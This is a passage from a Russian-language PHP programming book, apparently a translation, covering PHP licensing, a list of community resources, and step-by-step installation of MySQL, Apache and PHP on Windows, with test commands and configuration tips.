PHP проще использовать, чем Java, с его помощью легче строить веб-приложения, обладающие такими же преимуществами гибкости и масштабируемости. Работая с PHP, не обязательно обладать 5-летним опытом разработки программного обеспечения, чтобы создавать простые динамические страницы - для этого достаточно быть сообразительным, даже при небольшом опыте программирования.

Кроме того, Java часто обходится дороже, поскольку в большинстве компаний в конечном счете устанавливают отдельную машину для Java Enterprise и используют Oracle или другое дорогостоящее ПО. При всем этом PHP требует дальнейшего развития, поскольку не обладает такой же переносимостью и некоторыми удобными возможностями, такими как пул объектов или отображение баз данных, которые есть в Java. Эти вопросы учтены при проектировании машины сценариев Zend 2.0.

## Лицензирование PHP

Ранее PHP выпускался как с лицензией GPL (General Public License), так и со своей собственной, и отдельные пользователи могли выбрать из них предпочтительную для себя. В настоящее время программа в целом выходит со своей крайне неограничительной лицензией PHP4 ([http://download.php.net/license/2\\_02.txt](http://download.php.net/license/2_02.txt)).

В период написания книги продукция Zend выпускалась под лицензией QPL (Q Public License). Подробности можно найти на <http://www zend com/license/ZendLicense/>. Кроме того, в пресс-релизе компании говорилось о переходе на лицензию типа BSD, чтобы обеспечить совместимость с лицензией PHP и предоставить больше свободы для дальнейшего развития.

## Список ресурсов

Даже количество ресурсов PHP ошеломляет. Вот некоторые достаточно важные ресурсы, которые часто упускают:

- **Официальный** сайт PHP (<http://php.net/>)

Веб-сайт PHP известен всем. Однако на нем можно найти массу информации. Часто имеет смысл покопаться на [php.net](http://php.net), прежде чем двигаться куда-то еще. Иногда нужную информацию найти на этом сайте оказывается нелегко, но она стоит потраченных усилий.

- Архивы презентаций на конференциях PHP (<http://conf.php.net/>)

В архиве этого сайта хранится множество презентаций, сделанных ведущими членами сообщества PHP.

- PHP4WIN (<http://www.php4win.com/>)

PHP4Win - отличный источник ресурсов для разработчиков программ PHP под Windows.

- **Архивы почтового списка рассылки PHP (<http://php.net/support.php>)**

Архивы почтового списка рассылки PHP содержат массу информации. Многие почтовые списки непрерывно архивировались в течение нескольких лет. В архивах хранятся ответы на многие вопросы.

- **Последние сборки дистрибутивов PHP (<http://snaps.php.net/>)**

Для PHP характерен очень быстрый цикл разработки. Добавление функций и исправление ошибок происходят ежедневно. Если требуется получить последнюю версию PHP, чтобы воспользоваться новой возможностью или исправлением ошибки, можно загрузить с этого сайта версию PHP, давность которой составляет несколько часов или дней.

- **Веб-интерфейсы к хранилищу исходного кода CVS**

Есть три разных средства для on-line просмотра репозитория CVS. CVS - это программное средство контроля версий, с помощью которого разработчики PHP справляются со многими сотнями файлов, образующих проект PHP. Дополнительные сведения о CVS можно получить на <http://www.cushome.org/>.

Эти интерфейсы можно найти по следующим адресам:

- <http://cvs.php.net/> предоставляет простой интерфейс к CVS-хранилищу для PHP

- <http://bonsai.php.net/>

<http://lxr.php.net/> предоставляет мощные функции поиска и индексации, превосходящие те, которые обеспечивает <http://cvs.php.net/>

- **PHPBuilder (<http://www.phpbuilder.com/>)**

PHPBuilder - это обширный сайт, куда помещают информацию о совместном использовании PHP и практически любых других продуктов. Здесь находится большое количество вспомогательной информации и документации.

- **Проект Apache (<http://www.apache.org/>)**

Официальный сайт самого популярного веб-сервера в мире. На этом сайте есть документация по установке, настройке и решению проблем веб-сервера Apache, а также полезные сведения о создании для него собственных модулей.

- **Официальный сайт MySQL (<http://www.mysql.com/>)**

MySQL является предпочтительной базой данных для многих программистов PHP. Она выпускается под открытой лицензией MySQL Free Public License. Дополнительные сведения об этой лицензии можно найти на официальном сайте MySQL.

- **Официальный сайт PostgreSQL (<http://www.postgreSQL.org/>)**

Здесь можно познакомиться с историей PostgreSQL, загрузить экземпляр PostgreSQL, просмотреть официальную документацию и узнать многое другое, в том числе, как правильно произносить «PostgreSQL».

# 2

## Установка

В этой главе приведены пошаговые инструкции по установке и настройке PHP на UNIX-подобных системах, в Windows и в системах MacOS. Имеются также дополнительные инструкции по установке Apache и MySQL. Кроме того, мы включили некоторые советы относительно действий в «маловероятном» случае возникновения сложностей.

### PHP уже установлен

Если на вашем веб-сервере уже установлен PHP, все же следует убедиться, что в конфигурации PHP указаны все инструменты, которые понадобятся в этой книге. К счастью, естьстроенная функция PHP с именем `phpinfo()`, отображающая состояние практически всего, что может быть сконфигурировано.

Если есть веб-сервер, просто создайте текстовый файл, как обычный файл HTML, но поместите в него только одну строку:

```
<?php  
phpinfo();  
?>
```

Никакие теги HTML не нужны. Функция `phpinfo()` выведет все необходимое. Если ваш редактор HTML все-таки добавил теги `<html>` и `<body>`, от которых не удается избавиться, то большинству броузеров это не должно быть помехой.

Сохраните этот файл под именем `phpinfo.php` и убедитесь в правильности имени. Редактор Notepad имеет привычку добавлять к имени файла расширение `.txt`, даже если вам это не нужно: имя `phpinfo.php.txt` не годится. Edit-Plus с <http://www.editplus.com> представляет собой хорошую альтернативу Notepad, кроме того, есть десятки других редакторов. Поместите `phpinfo.php` на свой веб-сервер.

Откройте в броузере страницу <http://localhost/phpinfo.php> вы получите длинный список всех функций, установленных вместе с PHP.

Образец результатов работы `phpinfo()` приводится далее в этой главе, но возможных исходов несколько:

- Длинная страница голубых и серых прямоугольников, в которых показаны разные ресурсы, доступные в PHP
- В броузере не отображается ничего, но выбор пункта меню View Source показывает сценарий `phpinfo.php`
- Error 404: Page Missing (или аналогичное)
- Error 500: Internal Server Error (или аналогичное)

В первом случае PHP есть, и можно просто прочитать то, что выведено. Во втором случае либо расширение имени файла не `.php`, либо веб-сервер не настроен на работу с PHP. В третьем либо файл помещен в неправильное место, либо его имя не `phpinfo.php`, либо указан неправильный URL или нечто аналогичное. Проверьте URL, имя файла и каталог. В четвертом случае PHP, возможно, установлен, но некорректно, что вызывает аварию сервера. В оставшейся части главы можно найти советы по обнаружению причины ошибки.

Если видны красивые голубые и серые прямоугольники, значит, PHP работает, но надо удостовериться, что где-то в тексте указано:

- Версия PHP - 4.0.5 или выше - чем ближе к текущей версии на <http://php.net/downloads.php>, тем лучше
- Версия MySQL - 3.23.xx или выше - текущая версия указана на <http://www.mysql.com/>

Ключевые слова можно поискать с помощью команды броузера Find. Если ключевое слово действительно отсутствует (проверьте орфографию), значит, соответствующая программа не установлена. Иногда можно обойтись без одной или двух этих функций, если они отсутствуют или номер версии немногим меньше, чем требуется. Однако если программное обеспечение устарело или отсутствуют многие необходимые функции, потребуется выполнить обновление.

Кроме того, может оказаться проще и экономнее по времени найти интернет-провайдера, поддерживающего PHP и MySQL, чем пытаться создать веб-сервер. В базе данных на <http://hosts.php.net> их перечислено свыше 2000. Некоторые из них предлагают вполне разумные цены, а ваше время и силы стоят дорого.

Если вы просто веб-разработчик и хотите изучить PHP, а своего работающего веб-сервера у вас нет, то, может быть, самое разумное - найти хост с поддержкой PHP и MySQL. Возможно, вы все-таки хотите установить PHP и MySQL на своем настольном или переносном компьютере, но вы вполне можете проработать всю эту книгу, а установку выполнить позднее. Все же не плохо просмотреть эту главу и получить представление о том, как устанавливать MySQL, Apache и PHP и как они взаимодействуют между собой. Установка вашего ISP может не совпадать полностью с предлагаемой, но должна быть весьма сходна с ней.

## Действия перед установкой

Прежде чем реально устанавливать PHP, посмотрите доступные пакеты сторонних разработчиков, имеющие интерфейс к PHP. Одной из сильных сторон PHP является большое количество интерфейсов для работы с PHP. На многих веб-серверах PHP играет роль фактически мостика между веб-сервером и сервером базы данных либо программным обеспечением сторонних разработчиков. Однако этот мостик PHP оказывается очень удобным и простым.

Вообще говоря, есть «базовый» PHP, который устанавливается всегда, и большое количество модулей PHP, которые могут быть установлены как интерфейсы к внешним программным пакетам типа MySQL.

Обзор всех программных пакетов сторонних разработчиков, которые имеют интерфейсы с PHP, можно взять на <http://www.php.net/manual/en/intro-whatsavailable.php>. В этом документе перечислено программное обеспечение, поддержка которого присутствует в любой инсталляции PHP. Для других необходима отдельная установка соответствующего программного обеспечения. Обычно пакеты, требующие отдельной установки, указываются в сопроводительном описании.

Иногда пакеты помечены как EXPERIMENTAL или как добавленные в недавние выпущенные версии. Обратите на них внимание и тщательно взвесьте риск установки их на работающий сервер. В некоторых случаях пометка EXPERIMENTAL означает, что риск для сервера невелик, но создаваемый для этих пакетов код может оказаться устаревшим для их следующих версий. Как и в любом бизнес-решении, следует взвесить преимущества и риск. Возможно, экспериментальные пакеты следует устанавливать только на серверах разработчиков, чтобы последние могли заранее ознакомиться с новыми технологиями.

Читая каждый обзор, сделайте заметки и оцените вероятность использования этого пакета в течение ближайшего полугода или года. Постарайтесь не увлечься сразу изучением отдельных функций этих пакетов. Многие пакеты чрезвычайно интересны, но устанавливать их только для того, чтобы потом обновлять перед началом работы, означало бы непродуктивно расходовать время. Целесообразно при каждом обновлении или установке PHP устанавливать лишь один-два пакета из числа тех, которыми вы ранее не пользовались.

В UNIX-подобных системах при установке прочих пакетов с помощью RPM следите за тем, чтобы устанавливать также пакеты для разработчиков. Чаще всего у них такое же имя, как у основного пакета, с добавлением `-devel`. Обычно для правильной интеграции PHP с программным обеспечением сторонних разработчиков следует устанавливать как основное ПО, так и файлы для разработчиков.

Если надо скомпилировать или установить поддержку некоторого модуля, кроме MySQL, и нет уверенности в том, что требуется ПО сторонних разработчиков (или неизвестно, где его взять), можно также обратиться к приложению C (<http://p2p.wrox.com/content/phpref/>).

Итак, в завершение этого раздела посоветуем: ознакомьтесь с обзором ПО сторонних разработчиков для работы с PHP и, прежде чем продолжить, установите и протестируйте его.

## Решения, принимаемые в процессе установки

Существуют различные методы установки PHP в UNIX-подобных операционных системах или в Windows: для большинства платформ есть **мастера установки**, RPM и **портированные** версии (ports), благодаря которым не обязательно компилировать исходный код. Здесь мы рассмотрим преимущества и недостатки, а также подробные инструкции для самых распространенных вариантов выбора. Но сначала разберемся с некоторыми общими решениями, которые надо принять перед установкой PHP.

### Выбор операционной системы

Обычно решение о том, какую операционную систему следует использовать, предопределено. Однако если требуется выбрать такую ОС, которая лучше всего подходит для PHP, то, скорее всего, предпочтительна UNIX-подобная операционная система. Хотя ядро PHP безупречно работает под ОС Windows, для нее нет некоторых более эзотерических и интересных программных пакетов сторонних разработчиков, либо их безопасная работа достигается только через CGI (Common Gateway Interface), а не в качестве модуля.

Установка под UNIX-подобными ОС может оказаться немножко сложнее, но для большинства пользователей это обычно оправдывается набором функций и надежностью. Подробнее о разнице между установками для CGI и в виде модулей будет **рассказано** в следующем разделе, а пока только заметим, что **единственные важные** различия возникают лишь при очень высоких нагрузках. Поэтому если ваш сайт не посещают ежедневно миллионы пользователей и вы не рассчитываете на это, то выбор ОС не должен связываться с PHP, который успешно работает практически в любой выбранной операционной системе.

### Модуль или CGI?

Затем требуется решить, как устанавливать PHP - в виде модуля или как CGI. В качестве модуля PHP становится частью веб-сервера и при запуске последнего тоже запускается и постоянно готов к работе. При работе в качестве CGI выполнение PHP как отдельной программы происходит при каждом запросе веб-страницы. Это означает, что пользователь запрашивает URL, веб-сервер запускает PHP, чтобы получить содержание страницы, после чего PHP завершает работу.

Легко представить себе, что выполнение в качестве модуля, как правило, должно быть гораздо более эффективно, чем в качестве CGI, поскольку не надо запускать и завершать программу PHP для каждого запроса. Кроме того, тесная интеграция веб-сервера с модулями добавляет возможности, отсут-

ствующие при запуске PHP в качестве CGI. Однако есть особые ситуации, когда выполнение в качестве CGI обеспечивает гибкость, недостижимую для модуля. Например, выполнение PHP в качестве CGI может происходить от имени пользователя с правами, расширенными или, наоборот, ограниченными по сравнению с правами при выполнении в качестве модуля веб-сервера.

Заметим, что выполнение PHP как модуля не препятствует доступу к нему как к CGI, что удобно также для работы, не связанной с Интернетом, например с планированием событий. Скажем, веб-сайт может использовать PHP в качестве модуля и в то же время применять CGI как отдельный интерпретатор для обычной работы с таблицами базы данных или для отправки электронной почты по расписанию.

В некоторых случаях решать не приходится, поскольку не с каждым веб-сервером PHP может работать в виде модуля. PHP может выполняться как CGI на любом веб-сервере, поддерживающем CGI (а это практически все веб-серверы). Дополнительную поддержку выполнения PHP в качестве модуля осуществляют только перечисленные ниже веб-серверы.

## Веб-серверы, поддерживающие модули под UNIX

- Apache
- thttpd
- fhttpd
- Zeus
- Roxen
- Pi3Web

## Веб-серверы, поддерживающие модули под Windows

- Microsoft IIS 4.0, 5.0\*
- AOLServer
- WebSphere
- Netscape web server
- iPlanet (совместное предприятие Sun и NetScape)
- Любой ISAPI-совместимый сервер

В период написания книги ISAPI-совместимая версия PHP все еще проходила фазу бета-тестирования, и ее не следовало устанавливать на реально эксплуатируемых веб-сайтах. Для работы PHP рекомендуется устанавливать отдельный интерпретатор CGI-PHP. В действительности ядро PHP вполне стабильно под ISAPI. Однако программные пакеты сторонних разработчиков и интерфейсы PHP для них не всегда безопасны по отношению к потокам. Можно использовать PHP в виде модуля под Windows с ISAPI, но придется тщательно протестировать DLL расширений сторонних разработчиков при высоких нагрузках, чтобы убедиться в их безопасности по отношению к потокам.

Статус поддержки ISAPI как бета-тестируемой версии не обязательно должен препятствовать установке PHP в качестве CGI на платформе Windows. Если только ваш веб-сервер под Windows не испытывает крайне высокой нагрузки, установка PHP CGI будет работать нормально. Только при очень высоком трафике модуль проявляет определенные преимущества по сравнению с CGI. Остальные проблемы, связанные с выбором CGI или модуля, несущественны и могут быть легко решены. Кроме того, установка PHP как CGI на машинах разработчиков под Windows и одновременное применение PHP в виде модуля на веб-сервере под UNIX в большинстве случаев оказываются очень плодотворными.

## Какой веб-сервер выбрать?

Последний важный выбор относится к веб-серверу для работы с PHP. Он тоже может быть предопределен внешними факторами, такими как решение руководства или доступность и использование уже имеющихся веб-серверов. Если нет, то для большинства пользователей лучше всего будет, вероятно, воспользоваться Apache. Это решение не уступает другим, а возможно, и превосходит их. С технической точки зрения, он хорошо работает под Windows и UNIX-подобными операционными системами, а свободно доступные вспомогательные ресурсы значительно более многочисленны, чем при другом выборе.

Эти решения, относящиеся к самому верхнему уровню и влияющие на способ установки PHP, надо принять до начала процедуры установки. Под Windows следует придерживаться CGI либо необходимо произвести интенсивное тестирование. В UNIX-подобных системах лучше устанавливать PHP в виде модуля.

## Установка MySQL, Apache и PHP

Выбрав ОС, модульную или CGI-установку и веб-сервер, надо решить, как устанавливать собственно PHP. Для Windows применение мастера установки (Install Wizard) будет, вероятно, самым быстрым и простым способом. Мы приведем пошаговые инструкции и советы по преодолению возможных трудностей, но мастер установки делает эту работу достаточно легкой.

Для установки под UNIX-подобными системами обычно предпочтительнее компиляция исходного кода Apache и PHP. Установка с помощью RPM, как правило, прекрасно действует для большинства программных пакетов, но если дело касается PHP, могут возникнуть некоторые проблемы. Пакеты RPM создаются с одним конкретным набором параметров установки, связанных с разными версиями другого установленного ПО сторонних разработчиков. Например, если у вас установлена другая версия MySQL, то RPM вряд ли сможет сработать. Поскольку различных ключей установки насчитывается 107, шансы на то, что выбранный пакет RPM окажется тем, что вам нужно, близки к нулю.

Возможно, вы возьмете RPM и справитесь с отсутствием или наличием лишних функций и даже разберетесь с номерами версий, чтобы все соответственно. Можно даже отредактировать сам исходный код RPM, но все это окажется не легче, чем откомпилировать исходный код PHP и получить в точности то, что вам требуется. В конечном итоге компиляция исходного кода обычно оказывается самым быстрым и простым способом получить работающую систему.

## Установка под Windows

Прежде чем начать реально устанавливать PHP, Apache и MySQL, потребуется установить некоторые обновления Windows:

Пользователям Windows 9x надо загрузить обновление MSI:

*ftp://ftp.microsoft.com/developr/platformsdk/oct2000/msi/win95/instm-si.exe*

Пользователям Windows 95 требуется загрузить обновление Windows Sockets:

*http://www.microsoft.com/windows/downloads/bin/W95ws2setup.exe*

Пользователям NT тоже надо загрузить обновление MSI:

*ftp://ftp.microsoft.com/developr/platformsdk/oct2000/msi/winnt/x86/in-stmsi.exe*

В процессе установки мы сделаем следующее:

- Сначала установим, настроим и протестируем MySQL, стороннее расширение
- Затем установим, настроим и протестируем Apache, убедившись, что у нас есть работающий веб-сервер
- Наконец, установим, настроим и протестируем PHP и интегрируем его с Apache

## Установка MySQL

Загрузите подходящий дистрибутив MySQL для Windows с *http://mysql.com/downloads/*.

Его следует разархивировать с помощью WinZip, который можно взять на *http://www.winzip.com/*.

После разархивирования файла в подходящее место выполните двойной щелчок по программе setup на рабочем столе или в проводнике Windows.

После стандартной вводной части и экрана ReadMe выберите каталог, в который будет устанавливаться MySQL. Если нет каких-либо веских причин для иного, выберите установку в каталог, предложенный по умолчанию. На следующем экране выберите тип установки Typical, если только вы не испытываете крайнего недостатка свободного места на диске.

Пользователям Windows 9x/ME надо будет запускать программу `mysqld.exe` как приложение, тогда как пользователи Windows NT/2000 должны установить ее как службу.

Для быстрой проверки MySQL откройте сеанс MS DOS и посмотрите, выполняются ли следующие команды:

```
mysqlshow  
mysqladmin CREATE test  
mysql test
```

Первая команда, `mysqlshow`, должна просто вывести список имеющихся баз данных. Вторая, `mysqladmin CREATE test`, должна создать базу данных с именем `test`. Последняя команда, `mysql`, переведет вас в клиентскую программу MySQL с командной строкой, которая позволит подавать команды SQL-серверу базы данных.

Должны быть выведены сообщения о статусе, сообщающие версию MySQL, и такое приглашение:

```
mysql>
```

Указав `test` в третьей команде, вы должны попасть в базу данных `test`. Попробуйте выполнить такие команды SQL:

```
CREATE TABLE foo (foo_id INT(11) AUTO_INCREMENT, comment TEXT);  
DESCRIBE foo;  
INSERT INTO foo (comment) VALUES ('HelloWorld');  
SELECT * FROM foo;  
DELETE FROM foo;  
DROP TABLE foo;
```

Если будет выведено приглашение:

```
mysql>
```

то это означает, что команда SQL не завершена. Это хорошо, потому что команды SQL могут занимать несколько строк. Можно даже попытаться ввеси некоторые из приведенных команд в нескольких строках, чтобы проверить это.

Если приглашение имеет вид:

```
'>
```

то это означает, что есть открывающий апостроф ' без закрывающего. Аналогично:

```
">
```

о наличии открывающей кавычки " без закрывающей. Баланс апострофов, как и кавычек, всегда должен соблюдаться.

Для того чтобы выйти из клиента MySQL, можно воспользоваться командой `\q`.

Убедившись в работоспособности MySQL, выполните прилагаемые к MySQL инструкции, установив пароль для пользователя MySQL root и добавления других пользователей. Если этого не сделать, сервер MySQL, а в конечном счете и вся машина, останутся открытыми для атак злоумышленников. Подробнее об этом в главе 23.

## Какие могут возникнуть сложности?

Помимо обычных проблем, связанных с искажением файлов при загрузке из сети, нехваткой места на жестком диске и аналогичных, возникающих с любыми программами, при установке MySQL с помощью мастера не должно возникнуть особых трудностей. Если не работает команда `mysqlshow` (а также прочие), возможно, надо выполнить их, перейдя в каталог `MySQL\bin\`, либо изменить переменную `%PATH` в `autoexec.bat`, чтобы включить в нее путь к MySQL, и перезагрузиться.

Если действительно последовать инструкциям MySQL и задать пароль для `root`, прежде чем выполнять приведенные выше команды MySQL, потребуется указывать в командах имя пользователя и пароль, например:

```
mysql -u root -p test
```

Флаг `-u` позволяет задать имя пользователя MySQL, а `-p` приводит к выдаче MySQL приглашения для ввода пароля. Эти флаги задаются после команды и перед какими-либо другими аргументами, например именем базы данных.

Если не удается работать с MySQL как с сервисом, попробуйте запустить его как приложение из приглашения MS DOS и посмотреть, не будут ли выведены сообщения об ошибках, которые могут помочь. Журнал регистрации ошибок MySQL находится в каталоге `MySQL\data\`. При возникновении проблем поищите там файл с расширением `.err`.

## Установка Apache

Загрузите мастер установки Apache с

<http://www.apache.org/dist/httpd/>

Дважды щелкните по программе установки и нажмите кнопку Next в окне мастера установки, после чего должен появиться такой экран (см. рис. 2.1).

Если настраивается реальный веб-сервер, следует указать в Network Domain и Server Name действительные имена домена и сервера. Если на этом веб-сервере будут решаться задачи разработки, надо ввести в качестве Network Domain и Server Name `localhost` или `127.0.0.1`. В любом случае в Administrator's Email Address следует указать свой реальный адрес электронной почты или тот, с которого происходит переадресация.

**Для практического использования веб-сервера недостаточно настроить Apache так, чтобы он правильно выдавал страницы для указанного доменного имени. Необходимо, чтобы на каком-то сервере DNS были записи, связывающие ваше доменное имя с адресом IP.**




Рис. 2.1. Окно мастера установки

В нижней части экрана можно указать, как следует установить Apache: в виде службы или в виде приложения. Windows 9x не поддерживает службы, поэтому для Windows 9x/МЕ выбирается приложение. Пользователям Windows NT/2000 следует выбрать службу, если нет какой-то особой причины этого не делать. Служба всегда невидимо работает, независимо от того, кто зарегистрирован в системе, и даже если не зарегистрирован никто, а приложение может быть запущено только пользователем, зарегистрированным в системе. При завершении пользователем работы завершаются все запущенные им программы.

После установки под Windows 9x/МЕ можно поместить ярлык приложения Apache в каталог запуска для всех пользователей, благодаря чему каждый зарегистрировавшийся пользователь будет располагать работающим Apache. Такой ярлык автоматически запускает Apache для пользователей Windows 9x/МЕ, что близко к установке его как службы.

Следующий экран предлагает сделать полную или выборочную установку. Большинству пользователей подойдет полная установка, но если жесткий диск полон, и вы обычно подключены к Интернету, то можно остановиться на выборочной установке и сбросить флагки для Documentation и Source Code. Электронную документацию и исходный код можно взять на <http://apache.org/>. При выборочной установке следует оставить предлагаемый по умолчанию для размещения программы каталог C:\Program Files\Apache Group\, если нет достаточных оснований изменить его. Запомните, куда вы установили Apache, потому что обращаться к этому каталогу вам, несомненно, придется.

После завершения установки, если это была не служба (по причине работы под Windows 9x/МЕ или какой-то иной), надо запустить веб-сервер Apache. Соответствующий пункт должен появиться в меню Start. Этот ярлык можно

перетащить в общий для всех пользователей каталог начального запуска либо на панель инструментов рабочего стола.

После запуска Apache в вашем броузере по адресу <http://localhost/> должна быть видна такая страница, которую показывает только что установленный веб-сервер Apache (рис. 2.2):




Рис. 2.2. Страница, отображаемая после установки веб-сервера Apache

Это сообщение отправляется пользователям, посещающим ваш веб-сайт, а за сопровождение этого сервера отвечаете вы. Можно, конечно, послать самому себе e-mail и сообщить, что сайт не закончен, но не лучше ли действительно построить его?

Можно добавить пару файлов HTML в корневой каталог документов. По умолчанию им обычно служит C:\Program Files\Apache Group\Apache\htdocs\. Там должен сейчас находиться документ index.html, содержащий HTML показанной выше страницы.

Освоившись с тем, как добавлять в веб-сервер новые файлы, можно установить в качестве корневого каталога документов любой каталог, внеся изменения в файл httpd.conf, который по умолчанию расположен в C:\Program Files\Apache Group\Apache\conf\httpd.conf:

```
DocumentRoot "C:/Apache/htdocs"
```

Перед редактированием создайте резервную копию, потому что простая опечатка в httpd.conf может привести к тому, что сервер станет посыпать бро-

узерам сообщение 500 Internal Server Error. Кроме того, чтобы изменения возвели эффеkt, надо перезапустить Apache. Не забывайте делать это после каждого редактирования `httpd.conf` и убеждайтесь, что внесенные изменения действительно работают.<sup>1</sup>

Если вы установили Apache в другой каталог, то в нем и будут находиться файл `httpd.conf` и каталог `htdocs`. Учтите, что, изменив `DocumentRoot` в `httpd.conf`, вы должны также соответствующим образом изменить ниже установку `<Directory...>`.

Главный каталог `DocumentRoot` в `httpd.conf` может быть задан только один. Существует возможность добавить виртуальные узлы установкой `<VirtualHost...>` и для каждого из них указывать различные установки `DocumentRoot`, но эта тема несколько выходит за рамки нашей книги.

Может быть, проще распределить свои проекты, клиенты и прочее по разным подкаталогам внутри `DocumentRoot`. Таким образом можно поддерживать несколько веб-сайтов, не редактируя `httpd.conf` для каждого из них. Можно даже включить директиву `Options` с параметром `Indexes`, чтобы избавиться от вывода файла `index.html`, отображаемого Apache по умолчанию. Тогда при переходе на `http://localhost` можно будет видеть список своих проектов, которые обслуживает Apache.

В `httpd.conf` есть масса других очень полезных настроек, с которыми можно поэкспериментировать. Пробегите глазами по `httpd.conf` - какие-то директивы могут оказаться для вас полезными. Остальные можно поначалу пропригнорировать, но несколько простых экспериментов по настройке веб-сервера могут сослужить вам добрую службу. Не забывайте сохранять действующую резервную копию `httpd.conf` и перезапускать Apache после каждого изменения, а также тщательно тестировать свои модификации.

## Возможные проблемы

Как и в случае MySQL, мастер установки берет на себя большую часть работы. Как уже отмечалось, сделать опечатку в `httpd.conf` очень просто, поэтому всегда сохраняйте действующую резервную копию `httpd.conf`, к которой можно вернуться. Благодаря этому, даже если вам не удается получить сейчас от своего веб-сервера требуемое, вы хотя бы сохраняете его в работоспособном состоянии, пока изучаете его настройки.

Прочтите документацию по `httpd.conf`. К ее формату надо привыкнуть, поэтому сначала посмотрите, как описаны уже знакомые вам директивы, и только потом читайте про те, которые вам не вполне понятны. Дополнительную информацию можно найти в книге «*Professional Apache*» издательства Wrox (ISBN 1-861003-02-1).<sup>1</sup>

Для каждого запроса URL с вашего сайта Apache регистрирует запрос и статус его выполнения. Журналы хранятся в каталоге Apache logs, т. е. по

<sup>1</sup> Уэйнрайт П. Apache для профессионалов. - Пер. с англ. - М: Лори, 2001 (ISBN 5-85582-137-4).

умолчанию в `C:\Program Files\Apache Group\Apache\logs\`. В этом каталоге есть файлы `errlog_log` и `access_log`. Взглянуть на последнюю строку `errlog_log`, когда возникли какие-то проблемы, бывает очень полезно. Прочтя сообщение в журнале, можно попробовать устраниить **неисправность**.

Если в файлах `errlog_1od` или `access_log` не обнаружено ничего относящегося к делу, и если Apache выполняется как служба или автоматически при начальном запуске системы, попробуйте остановить Apache и запустить его снова двойным щелчком непосредственно по файлу `Apache.exe`. В идеале открывается окно консоли MS DOS, в котором при запуске Apache выводятся некоторые полезные сообщения, способные пролить свет на причину неисправности.

Если `localhost` возвращает сообщение `Server not found` или аналогичное, либо броузер не может найти `http://localhost.com` или подобные URL, попробуйте адрес `http://127.0.0.1/`. Если `127.0.0.1` работает, а `localhost` - нет, надо скопировать образец файла `hosts.sam` в системный каталог Windows и переименовать его в `hosts` (без расширения). В этом файле должна быть запись:

```
127.0.0.1 localhost
```

Она необходима, чтобы сообщить Windows, что доменное имя `localhost` в действительности представляет адрес `127.0.0.1`. В любом подключенном к сети компьютере адрес IP `127.0.0.1` всегда указывает локальную машину. Но что такое `localhost`, компьютер узнает только из файла `hosts`.

## Установка PHP

Мастер установки PHP поддерживает следующие веб-серверы:

- Microsoft PWS под Windows 9x или ME
- Microsoft PWS под Windows NT workstation
- Microsoft IIS 3 и предыдущие
- Microsoft IIS 4 и последующие
- Apache для Windows
- Xitami для Windows

Сначала загрузите дистрибутив PHP для Windows с <http://php.net/downloads.php>.

Затем остановите веб-сервер Apache и сервер базы данных MySQL, если они работают в данный момент. Начните установку, выполнив двойной щелчок по программе `setup`. После стандартного экрана представления и лицензионного соглашения запрашивается вид установки - `Standard` или `Advanced`. Рекомендуется выбрать `Standard` - по этому пути мы и пойдем. Опытные пользователи могут попробовать установку `Advanced`. В любой момент можно вернуться к предыдущему экрану, нажав кнопку `Back`, или даже нажать `Cancel` и начать все с самого начала.

Если выбран стандартный тип установки, то следующим появляется диалоговое окно, в котором предлагается задать каталог, в который требуется уста-

новить PHP. Лучше всего оставить предложенный по умолчанию C:\php\, если нет веских оснований выбрать другой каталог.

Затем запрашиваются настройки, необходимые PHP для отправки электронной почты с помощью встроенной почтовой функции. В этом диалоге надо задать действующий сервер SMTP и адрес From: по умолчанию. Если вы знаете, какой сервер SMTP обрабатывает исходящие сообщения, и знаете, что для авторизации отправки почты он использует только адрес From:, можно задать эти значения. Если имя сервера SMTP вам не известно или авторизация на этом сервере требует не только правильного адреса From:, но и указания имени пользователя/пароля, укажите localhost в качестве сервера SMTP и свой обычный адрес электронной почты в поле From:.

Поскольку в большинстве версий Windows сервер SMTP не устанавливается, имя localhost не будет реально работать, пока вы не установите на своей машине сервер SMTP. К счастью, эти настройки можно потом легко изменить, а для выполнения функций, которые могут потребоваться, есть бесплатные инструменты.

